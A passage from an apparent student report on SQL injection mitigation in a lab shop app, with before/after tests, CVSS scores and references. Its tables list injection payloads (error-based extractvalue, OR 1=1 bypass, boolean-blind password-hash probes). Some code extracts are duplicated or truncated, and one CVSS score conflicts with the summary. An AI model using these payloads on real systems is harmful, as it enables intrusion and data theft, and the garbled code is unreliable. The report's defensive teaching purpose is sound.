  if (id < 1000 || id > 9999) {
    showOrderOutput(false, '200 OK',
      'Order not found. Please verify your order ID and try again.');
```

```
    return;
  }

  // MITIGATION 4: Safe array lookup (NO SQL query construction)
  const order = DB.orders.find(o => o.order_id === id);

  // MITIGATION 4: Safe array lookup (NO SQL query construction)
  const order = DB.orders.find(o => o.order_id === id);

  // MITIGATION 5: Generic message for not found
  // Same message regardless of whether ID is invalid or order doesn't exist
  if (!order) {
    showOrderOutput(false, '200 OK',
      'Order not found. Please verify your order ID and try again.');
```

```
    return;
  }

  // MITIGATION 6: Safe output with HTML escaping
  if (fmt === 'json') {
    const safeOrder = {
      order_id: order.order_id,
      product: escapeHtml(order.product),
      amount: order.amount,
      status: order.status
    };
    showOrderOutput(false, '200 OK', JSON.stringify(safeOrder, null, 2));
  } else if (fmt === 'xml') {
    showOrderOutput(false, '200 OK',
      `<order>\n  <order_id>${order.order_id}</order_id>\n  <product>${escapeHtml(order.product)}</product>\n  <amount>${order.amou
  } else {
    showOrderOutput(false, '200 OK',
      `Order #${order.order_id}\nProduct: ${escapeHtml(order.product)}\nAmount: ${order.amount.toFixed(2)}\nStatus: ${order.status.`
```

Step 3: Testing the Mitigation

Attack Payload	Before Mitigation	After Mitigation
' AND <u>extractvalue(1, concat(0x7e, database()))</u> -	Database name vaultmart_db leaked	"Invalid Order ID format" error
' OR '1'='1' --	All orders displayed	"Invalid Order ID format" error
1001 (valid ID)	Shows order #1001	Shows order #1001 (same result)
9999 (no order)	"No order found"	"Order not found" (generic)

Table 5 Testing Mitigation

4.5 Mitigation of Session Page

Step 1: Attack Exploited

The attacker submitted payloads that returned DIFFERENT responses based on whether a condition was true or false:

' AND SUBSTRING(password_hash, 1, 1) = 'v' --

' AND SUBSTRING(password_hash, 1, 1) = 'x' --

What the vulnerable code did:

```
// VULNERABLE CODE - Lines 980-1050
function runSessionCheck() {
  const input = document.getElementById('sessionToken').value;
  const lower = input.toLowerCase();

  // The application returned DIFFERENT responses for TRUE vs FALSE conditions
  if (isTrue) {
    el.className = 'session-result true-cond'; // Green background
    el.textContent = 'Session verified - Hello, returning user.'; // Long message
  } else if (isFalse) {
    el.className = 'session-result false-cond'; // Red background
    el.textContent = ''; // Empty message
  }
}
```


Why this was vulnerable: The application returned a different response with the true and false conditions an attacker could be able to retrieve the database content character by character (Boolean blind injection).

Step 2: Mitigation Technique Applied

- **Identical Response Pattern:** Return the same CSS class and similar-length messages for both valid and invalid inputs.
- **Token Format Validation:** Only accept alphanumeric characters and underscores.
- **Rate limiting:** Limit to 10 request per minute to prevent automated extraction.
- **Safe Token Lookup:** Use array lookup instead of SQL query building.

Secure Code Implementation:

```
// SECURE CODE - Complete replacement for Lines 980-1050

// Rate limiting storage
let sessionRequestCounts = {};

function runSessionCheck() {
  const input = document.getElementById('sessionToken').value;
  const el = document.getElementById('sessionResult');

  // MITIGATION 1: Rate limiting
  // Prevents automated tools from making thousands of requests
  const now = Date.now();
  const clientId = 'session_client'; // In production, use actual session ID or IP

  if (!sessionRequestCounts[clientId]) {
    sessionRequestCounts[clientId] = [];
  }

  // Keep only requests from the last 60 seconds
  sessionRequestCounts[clientId] = sessionRequestCounts[clientId].filter(t => now - t < 60000);

  if (sessionRequestCounts[clientId].length >= 10) {
    el.className = 'session-result';
    el.textContent = 'Too many requests. Please wait before trying again.';
    return;
  }
  sessionRequestCounts[clientId].push(now);

  // MITIGATION 2: Strict token format validation
  // Only allow alphanumeric characters and underscores
  // This automatically blocks any input containing spaces, quotes, dashes, etc.
  if (!/^[a-zA-Z0-9_]+$/.test(input)) {
    // CRITICAL: Same response as invalid token - no boolean inference possible
  }
}
```

Step 3: Testing the Mitigation

Attack Payload	Before Mitigation	After Mitigation
' AND 1=1 -- (TRUE)	Green background + long message	"Invalid token format"
' AND 1=2 -- (FALSE)	Red background + empty message	"Invalid token format" (same as above)
vm_tok_abc123xyz789 (valid)	Green + welcome message	Green + welcome message
<u>invalid_token</u> (invalid)	Red + empty message	Green + "Session verification completed"

Table 6 Testing the mitigation

4.6 Mitigation of DB Console

Step 1: Attack Exploited

Any user, even without logging in , could access the database console by:

- Clicking the DB console navigation link, or
- Directly navigating to the DB console page

What the vulnerable code did:

```

1  // VULNERABLE CODE - Lines 700-720
2  function showDbTable(tbl) {
3      // NO authentication check whatsoever
4      // Anyone can access the database console
5      renderDbConsole(tbl);
6  }
```

Why this was vulnerable: No authentication or authorization checks were implemented before displaying sensitive database information

Step 2: Mitigation Technique Applied

- Authentication Check: Verify that a user is logged in
- Authorization check : Verify that the logged in user has admin role
- Navigation hiding: Hide the DB console link from non-admin users
- Table Whitelist: Only allow access to predefined tables

Secure Code Implementation

```
// SECURE CODE - Complete replacement for Lines 700-720

function showDbTable(tbl) {
  // MITIGATION 1: Check if user is logged in
  if (!loggedInAs) {
    // Redirect to login page
    showPage('login');
    showGlobalAlert('error', 'Please login to access this feature.');
```

```
    return;
  }

  // MITIGATION 2: Check if user has admin role
  if (loggedInRole !== 'admin') {
    // Redirect to account page
    showPage('account');
    showGlobalAlert('error', 'Access Denied. Administrator privileges required.');
```

```
    return;
  }

  // MITIGATION 3: Whitelist allowed tables
  const allowedTables = ['users', 'products', 'orders', 'sessions'];
  if (!allowedTables.includes(tbl)) {
    showGlobalAlert('error', 'Invalid table reference.');
```

```
    return;
  }

  // MITIGATION 4: Only proceed if all checks pass
  renderDbConsole(tbl);
}
```

```

// MITIGATION 3: Whitelist allowed tables
const allowedTables = ['users', 'products', 'orders', 'sessions'];
if (!allowedTables.includes(tbl)) {
  showGlobalAlert('error', 'Invalid table reference.');
```

return;

}

// MITIGATION 4: Only proceed if all checks pass
renderDbConsole(tbl);
}

// MITIGATION 5: Update navigation based on user role
function updateNavigationByRole() {
 const dbNavLink = document.getElementById('nav-db');
 if (dbNavLink) {
 if (loggedInRole === 'admin') {
 dbNavLink.style.display = 'inline-block';
 } else {
 dbNavLink.style.display = 'none';
 }
 }
}

// Called after successful login
function loginSuccess(username, role) {
 loggedInAs = username;
 loggedInRole = role;
 // ... existing login success code ...
 updateNavigationByRole(); // Hide DB Console for non-admins
}

Step 3: Testing Mitigation

User State	Before Mitigation	After Mitigation
Not logged in	Can access DB Console	Redirected to login page
Logged in as regular user	Can access DB Console	Redirected to account page + error message
Logged in as administrator	Can access DB Console	Can access DB Console

Table 7 Testing Mitigation

5 Evaluation Report

5.1 CVSS Score: Authentication Bypass

Common Vulnerability Scoring System Version 3.1 Calculator

Hover over metric group names, metric names and metric values for a summary of the information in the official CVSS v3.1 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, and notes on using this calculator (including its design and an XML representation for CVSS v3.1).

The calculator interface shows the following metrics and values:

Metric Group	Metric Name	Value
Attack Vector (AV)	Network (N)	Selected
	Adjacent (A)	Not Selected
	Local (L)	Not Selected
	Physical (P)	Not Selected
Attack Complexity (AC)	Low (L)	Selected
	High (H)	Not Selected
Privileges Required (PR)	None (N)	Selected
	Low (L)	Not Selected
	High (H)	Not Selected
User Interaction (UI)	None (N)	Selected
	Required (R)	Not Selected
Scope (S)	Unchanged (U)	Selected
	Changed (C)	Not Selected
Confidentiality (C)	None (N)	Not Selected
	Low (L)	Not Selected
	High (H)	Selected
Integrity (I)	None (N)	Not Selected
	Low (L)	Not Selected
	High (H)	Selected
Availability (A)	None (N)	Not Selected
	Low (L)	Not Selected
	High (H)	Selected

Base Score: 9.8 (Critical)

Figure 30 CVSS Score: Authentication Bypass

5.2 CVSS Score: UNION-based Credential Dump

Common Vulnerability Scoring System Version 3.1 Calculator

Hover over metric group names, metric names and metric values for a summary of the information in the official CVSS v3.1 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, and notes on using this calculator (including its design and an XML representation for CVSS v3.1).

The calculator interface shows the following metrics and values:

Metric Group	Metric Name	Value
Attack Vector (AV)	Network (N)	Selected
	Adjacent (A)	Not Selected
	Local (L)	Not Selected
	Physical (P)	Not Selected
Attack Complexity (AC)	Low (L)	Selected
	High (H)	Not Selected
Privileges Required (PR)	None (N)	Selected
	Low (L)	Not Selected
	High (H)	Not Selected
User Interaction (UI)	None (N)	Selected
	Required (R)	Not Selected
Scope (S)	Unchanged (U)	Selected
	Changed (C)	Not Selected
Confidentiality (C)	None (N)	Not Selected
	Low (L)	Not Selected
	High (H)	Selected
Integrity (I)	None (N)	Not Selected
	Low (L)	Not Selected
	High (H)	Selected
Availability (A)	None (N)	Not Selected
	Low (L)	Not Selected
	High (H)	Selected


Base Score: 9.8 (Critical)

Figure 31 CVSS Score: UNION-based Credential Dump

5.3 CVSS Score: Error-based Data Extraction

Common Vulnerability Scoring System Version 3.1 Calculator

Hover over metric group names, metric names and metric values for a summary of the information in the official CVSS v3.1 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, and notes on using this calculator (including its design and an XML representation for CVSS v3.1).



The calculator interface for Error-based Data Extraction shows a Base Score of 8.2 (High). The metrics are configured as follows:

Metric Group	Metric Name	Value
Attack Vector (AV)	Network (N)	Selected
	Adjacent (A)	Not Selected
	Local (L)	Not Selected
	Physical (P)	Not Selected
Attack Complexity (AC)	Low (L)	Selected
	High (H)	Not Selected
Privileges Required (PR)	None (N)	Selected
	Low (L)	Not Selected
	High (H)	Not Selected
User Interaction (UI)	None (N)	Selected
	Required (R)	Not Selected
Scope (S)	Unchanged (U)	Selected
	Changed (C)	Not Selected
Confidentiality (C)	None (N)	Not Selected
	Low (L)	Not Selected
	High (H)	Selected
Integrity (I)	None (N)	Not Selected
	Low (L)	Selected
	High (H)	Not Selected
Availability (A)	None (N)	Selected
	Low (L)	Not Selected
	High (H)	Not Selected

Figure 32 CVSS Score: Error-based Data Extraction

5.4 CVSS Score: Column Enumeration

Common Vulnerability Scoring System Version 3.1 Calculator

Hover over metric group names, metric names and metric values for a summary of the information in the official CVSS v3.1 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, and notes on using this calculator (including its design and an XML representation for CVSS v3.1).



The calculator interface for Column Enumeration shows a Base Score of 5.3 (Medium). The metrics are configured as follows:

Metric Group	Metric Name	Value
Attack Vector (AV)	Network (N)	Selected
	Adjacent (A)	Not Selected
	Local (L)	Not Selected
	Physical (P)	Not Selected
Attack Complexity (AC)	Low (L)	Selected
	High (H)	Not Selected
Privileges Required (PR)	None (N)	Selected
	Low (L)	Not Selected
	High (H)	Not Selected
User Interaction (UI)	None (N)	Selected
	Required (R)	Not Selected
Scope (S)	Unchanged (U)	Selected
	Changed (C)	Not Selected
Confidentiality (C)	None (N)	Not Selected
	Low (L)	Selected
	High (H)	Not Selected
Integrity (I)	None (N)	Selected
	Low (L)	Not Selected
	High (H)	Not Selected
Availability (A)	None (N)	Selected
	Low (L)	Not Selected
	High (H)	Not Selected

Figure 33 CVSS Score: Column Enumeration

5.5 CVSS Score: Session Token Exposure

Common Vulnerability Scoring System Version 3.1 Calculator

o Hover over metric group names, metric names and metric values for a summary of the information in the official CVSS v3.1 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, and notes on using this calculator (including its design and an XML representation for CVSS v3.1).

The screenshot shows the CVSS 3.1 Calculator interface. At the top right, the Base Score is displayed as 8.2 (High). The interface is divided into two columns of metrics. The left column includes Attack Vector (AV) set to Network (N), Attack Complexity (AC) set to Low (L), Privileges Required (PR) set to None (N), and User Interaction (UI) set to None (N). The right column includes Scope (S) set to Unchanged (U), Confidentiality (C) set to High (H), Integrity (I) set to Low (L), and Availability (A) set to None (N).

Figure 34 CVSS Score: Session Token Exposure

5.6 Summary Of CVSS Scores

Vulnerability	Score	Severity
Authentication Bypass	9.8	Critical
UNION Credential Dump	9.8	Critical
Error-Based Extraction	8.2	High
Column Enumeration	5.3	Medium
Session Token Exposure	8.6	High

Table 8 Summary of CVSS Score

6 Advantages and Limitations of Mitigation Strategies:

6.1 Advantages

- **Prevent Unauthorized Access:** Parameterized queries and input validation prevent attackers from circumventing authentication mechanisms through harmful SQL code.
- **Protects Sensitive Data:** Mitigation measures assist in safeguarding sensitive data like user's IDs, passwords, email addresses, and financial data against any possible threats or leaks.
- **Improves Application Security:** Secure coding helps to make web applications more secure against attacks.
- **Reduces Risk of Data Breaches:** By preventing SQL injection attacks, organizations can avoid financial losses, reputational damage, and legal penalties such as GDPR fines.
- **Enhances System Reliability and Trust:** Reliable applications preserve the trust of the customer and provide continuity for the system.
- **Compliance with Security Standards:** Implementing mitigation strategies supports compliance with standards such as OWASP Top 10 and PCI-DSS security requirements.

6.2 Limitations:

- **Required Skilled developers:** Secure coding techniques such as parameterized queries and input validation require developer knowledge and training.
- **Legacy Systems May Still Be Vulnerable:** Older applications and frameworks may not fully support modern security practices, making mitigation difficult.
- **Implementation Complexity:** Implementing security protocols into large web applications is complex and consumes a lot of time.
- **Web Application Firewalls Are Not Perfect:** Web Application Firewalls can block most attacks; however, skilled hackers can easily bypass them.
- **Performance Overhead:** Increased security protocols in web applications may cause minimal degradation of their performance.

- Human Error Can Still Occur: Despite implementing security protocols, human errors might introduce security risks.

7 Application Areas of SQL Injection Prevention:

SQL injection prevention techniques are used in many industries and sectors that have web applications that receive sensitive data and user inputs. It is used in a variety of applications, such as:

- Online banking systems
- E-commerce websites
- Healthcare management systems
- Educational portals and university systems
- Government information systems
- Cloud-based applications
- Enterprise management systems
- Social networking platforms

These sectors rely heavily on secure database operations and therefore require strong protection against injection attacks.

8 Conclusion

SQL injections remain among the biggest threats to modern-day web applications and have been extensively covered during the preparation of this coursework. The study has revealed how the injection vulnerability can be used by attackers to breach security measures, steal important information, and gain access to the database systems using the lab environment.

Among the issues addressed in the project are the causes, consequences, and implications of injection attacks, as well as different stages involved such as reconnaissance, exploitation, and information extraction. In addition to the analysis, several methods have been discussed which included parameterized queries, input validation, sanitization, role-based access control, and secure error handling.

The tests revealed that employing secure coding principles and defensive security measures help minimize the chances of SQL injection attacks. While no security technique is fully secure, integrating multiple layers of security makes web applications much more secure, confidential, reliable, and trustworthy.

In conclusion, the coursework offered an opportunity to understand the concepts of SQL injections and how to prevent them.

9 References

Alonso, C., 2008. *LDAP Injection*, s.l.: blackhat.

Anderson, R., 2020. *Security Engineering: A Guide to Building Dependable Distributed Systems (3rd ed.)*. USA: Wiley.

Ashford, W., 2012. *computerweekly*. [Online]

Available at: <https://www.computerweekly.com/news/2240160266/SQL-injection-attacks-rise-sharply-in-second-quarter-of-2012>

[Accessed 9 May 2026].

Bergmans, B. L., 2024. *crowdstrike*. [Online]

Available at: <https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/injection-attack/>

[Accessed 9 may 2026].

Beschokov, M., 2025. *Wallarm*. [Online]

Available at: <https://www.wallarm.com/what/structured-query-language-injection-sqli-part-1>

[Accessed 12 April 2026].

bitlyft, 2025. *bitlyft*. [Online]

Available at: <https://www.bitlyft.com/resources/identifying-and-fixing-security-flaws-in-your-development-cycle>

[Accessed 10 May 2026].

Cherif, Y., 2024. *dev to*. [Online]

Available at: https://dev.to/yasmine_ddec94f4d4/understanding-the-layered-architecture-pattern-a-comprehensive-guide-1e2j

[Accessed 10 May 2026].

Cingolani, A., 2019. Heartland Data Breach Analysis.

cloudflare, 2024. *cloudflare*. [Online]

Available at: <https://www.cloudflare.com/learning/security/what-is-web-application->

security/

[Accessed 10 May 2026].

Dafydd Stuttard, M. P., 2011. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*. s.l.:Wiley.

Dierman, K., 2015. *rapid7*. [Online]

Available at: <https://www.rapid7.com/blog/post/2015/10/27/eight-reasons-why-sql-injection-vulnerabilities-still-exist-a-developer-s-perspective/>

[Accessed 8 May 2026].

F5, 2018. *F%*. [Online]

Available at: <https://www.f5.com/glossary/web-application-security>

[Accessed 10 May 2026].

Ferragao, J., 2022. *OWASP*. [Online]

Available at: https://owasp.org/www-community/Injection_Flaws

[Accessed 9 May 2026].

Fortinet, 2023. *Fortinet*. [Online]

Available at: <https://www.fortinet.com/resources/cyberglossary/sql-injection>

[Accessed 9 May 2026].

Ghodkepooja, 2025. *medium*. [Online]

Available at: <https://medium.com/@ghodkepooja98/understanding-three-tier-architecture-in-web-development-8b85bf691215>

[Accessed 12 May 2026].

Gllls, A. S., 2024. *techtarget*. [Online]

Available at: <https://www.techtarget.com/searchsoftwarequality/definition/3-tier-application>

[Accessed 10 May 2026].

Hored, 2023. *Vsociety*. [Online]

Available at: <https://www.vicarius.io/vsociety/posts/web-security-xpath-injection>

[Accessed 13 April 2026].

IBM, 2022. *IBM*. [Online]

Available at: <https://www.ibm.com/think/topics/three-tier-architecture>

[Accessed 12 May 2026].

IBM, 2023. *IBM*. [Online]

Available at: <https://www.ibm.com/reports/data-breach>

[Accessed 13 May 2026].

Indusface, 2020. *What is command injection*. [Online]

Available at: <https://www.indusface.com/learning/what-is-command-injection/>

[Accessed 10 April 2026].

intersoft, 2016. *gfpr*. [Online]

Available at: <https://gdpr-info.eu/art-83-gdpr/>

[Accessed 13 May 2026].

Invicti, 2019. *Acunetix*. [Online]

Available at: <https://www.acunetix.com/blog/articles/ldap-injection/>

[Accessed 10 May 2026].

Invicti, 2019. *Acunetix*. [Online]

Available at: <https://www.acunetix.com/vulnerabilities/360/xpath-injection-iastr/>

[Accessed 10 May 2026].

Ilyin, S., 2025. *Wallarm*. [Online]

Available at: <https://www.wallarm.com/what/a1-injection-2017-owasp>

[Accessed 10 April 2026].

McGraw, G., 2006. *Software Security: Building Security In*. Boston, USA: Addison-Wesley .

Microsoft, 2019. *learn Microsoft*. [Online]

Available at: <https://learn.microsoft.com/en-us/sql/relational-databases/security/sql-injection?view=sql-server-ver17>

[Accessed 10 May 2026].

MITRE, 2020. *MITRE*. [Online]

Available at: <https://cwe.mitre.org/data/definitions/89.html>

[Accessed 15 May 2026].

owasp, 2021. *OWASP*. [Online]

Available at: https://owasp.org/www-community/attacks/XPATH_Injection

[Accessed 10 May 2026].

OWASP, 2021. *OWASP Foundation*. [Online]

Available at: <https://owasp.org/www-project-top-ten/>

[Accessed 10 May 2026].

Pinto, M., 2011. *Wiley*. [Online]

Available at: [https://www.wiley.com/en-](https://www.wiley.com/en-us/The+Web+Application+Hacker's+Handbook%3A+Finding+and+Exploiting+Security+Flaws%2C+2nd+Edition-p-9781118026472)

[us/The+Web+Application+Hacker's+Handbook%3A+Finding+and+Exploiting+Security+Flaws%2C+2nd+Edition-p-9781118026472](https://www.wiley.com/en-us/The+Web+Application+Hacker's+Handbook%3A+Finding+and+Exploiting+Security+Flaws%2C+2nd+Edition-p-9781118026472)

[Accessed 10 May 2026].

Portswinger, 2023. *portswinger*. [Online]

Available at: <https://portswigger.net/web-security/os-command-injection>

[Accessed 10 May 2026].

Schneier, B., 2015. *Data and Goliath: The Hidden Battles to Collect Your Data*.

Wallarm, 2025. *Lab wallarm*. [Online]

Available at: <https://lab.wallarm.com/api-attack-awareness-injection-attacks-apis-old-threat-new-surface/?amp=1/>

[Accessed 10 May 2026].

William G. J. Halfond, J. V. A. O., 2006. *A Classification of SQL Injection Attacks and Countermeasures*. Volume 10(2).

William G. J. Halfond, J. V. A. O., 2006. *A Classification of SQL Injection Attacks and Countermeasures*. s.l.:ACM.

Zalewski, M., 2011. *Nostarch*. [Online]

Available at: <https://nostarch.com/tangledweb>

[Accessed 10 May 2026].

Zhong, W., 2021. *OWASP*. [Online]

Available at: [https://owasp.org/www-community/attacks/Command Injection](https://owasp.org/www-community/attacks/Command_Injection)

[Accessed 10 May 2026].

10 Appendix:

10.1 Real World Case Scenario: Yahoo Data Breach (2013-2014)

Yahoo Data Breach (2013-2014): The Yahoo data breach has been among the biggest cybersecurity incidents in history affecting billions of user accounts. Being subjected to malicious intent, this hack revealed the sensitive information of users and demonstrated the critical level of vulnerability of data protection. It has had a profound impact that reminds every one of the significance of sound cybersecurity precautions.

The Yahoo data breach, first discovered in 2016, consisted of multiple breaches occurring between 2013 and 2014. These attacks exposed the names, email addresses, phone numbers, dates of birth, hashed passwords, and security questions of users. It is widely known as the largest data breach to date, compromising over three billion accounts globally. Evidence later indicated that the breaches were part of a targeted campaign by state-affiliated actors.